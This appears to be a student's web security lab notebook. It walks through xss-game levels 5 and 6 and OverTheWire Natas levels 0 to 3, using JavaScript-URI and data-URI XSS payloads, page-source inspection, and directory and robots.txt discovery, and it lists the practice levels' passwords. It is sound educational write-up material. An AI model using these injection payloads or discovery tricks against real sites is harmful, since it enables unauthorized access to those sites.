
Level 5:

In this level as soon as we load the level we see that there is parameter next that takes a value confirm. This shows a potential place for vulnerability.




```
https://xss-game.appspot.com/level5/frame/signup?next=confirm
```

If we replace the confirm be next=http://www.google.com the page redirects to the google homepage. Thus exploiting the variable next we can inject javascript code to generate the alert statement. Enter the value of next variable as next=javascript:alert(“xss”) , reload the page and then enter a mail and click on next to see the alert statement



```
https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert('XSS')
```

Enter email: gharini@pdx.edu


Secure | https://xss-game.appspot.com/level5

xss-game.appspot.com says:


Congratulations, you executed an alert:

XSS

You can now advance to the next level.


Level 6:

In this level , the hint 1 says that the value of the location fragment (after #) influences the URL of the loaded script and hint 4 says If you can't easily host your own evil JS file, see if google.com/jsapi?callback=foo will help you here.


I am vulnerable
URL https://xss-game.appspot.com/level6/frame#/static/gadget.js
Go
GLOVE
GADGETS

Loaded gadget from /static/gadget.js


So by entering the value google.com/jsapi?callback=foo after the # in the URL changes the value to google.com/jsapi?callback=foo



```
https://xss-game.appspot.com/level6/frame#google.com/jsapi?callback=foo
```

```
Loaded gadget from google.com/jsapi?callback=foo
```

We can exploit the vulnerability by entering the value #data:text/javascript,alert('XSS') we can generate the alert



xss-game.appspot.com says:

Congratulations, you executed an alert:

XSS

You can now advance to the next level.

```
Loaded gadget from data:text/javascript,alert('XSS')
```

CS 510 - Web Security   Lab Notebook


Part a: Natas

Natas 0

The password for the next level Natas 1 was found in the body of the HTML page.

It was found by viewing the page source.

Here is the Screenshot of the same


natas0.natas.labs.overthewire
view-source:natas0.natas.labs
view-source:natas0.natas.labs.overthewire.org


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthew
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jque
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wecha
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></sc
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></scrip
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></scri
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</scr
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
</div>
</body>
</html>
```

Password for Natas 1 : **gtVrDuiDfck831PqWsLEZy5gyDz1clto**


Natas Level 1:

The password for the next level was found by accessing the developer tools on the page as the right clicking was disabled.

Here is the screenshot for the same



You can find the password for the next level on this page, but rightcli
has been blocked!



```
<html>
  ▶<head>…</head>
  ▼<body oncontextmenu="javascript:alert('right clicking has been blocked!');
  return false;">
      <h1>natas1</h1>
    ▼<div id="content">
        ::before
        "
        You can find the password for the
        next level on this page, but rightclicking has been blocked!

        "
        <!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi --> == $0
        ::after
      </div>
    ▶<div id="wechallform" class="ui-draggable" style="display: block;">…</div>
    </body>
</html>
```


The password for the natas2 is **ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi**

Natas Level 2 :

The password for the next level was not available on the source of the page. The line img src=files/pixel.png gives an indication that the files of the page could be accesed easily.

This is a clear case of A4 - insecure direct object reference vulnerability. The issue of directory traversal .


Traversing the page with the path http://natas2.natas.labs.overthewire.org/files/ shows that there is a user.txt file which has the username and password for all the users.
Here is the screenshot for the same



Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2016-12-15 16:07	303	
users.txt	2016-12-20 05:15	145	

Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80



natas2.natas.labs.overthewire
natas2.natas.labs.overthewire.org/files/users.txt

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```


The Password for natas level 3 is : **sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14**

Natas Level 3 :

The page source of the natas3 level indicated that the there is a robots.txt file. The path to the users.txt file was using the robots.txt lead to the password for the natas4 level. This is also a case of A4 vulnerability
The screenshots for the same are below



natas3.natas.labs.overthewire
natas3.natas.labs.overthewire.org/robots.txt

```
User-agent: *
Disallow: /s3cr3t/
```



Index of /s3cr3t


Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2016-12-20 05:15	40	


natas3.natas.labs.overthewire
natas3.natas.labs.overthewire.org/s3cr3t/users.txt

```
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ
```

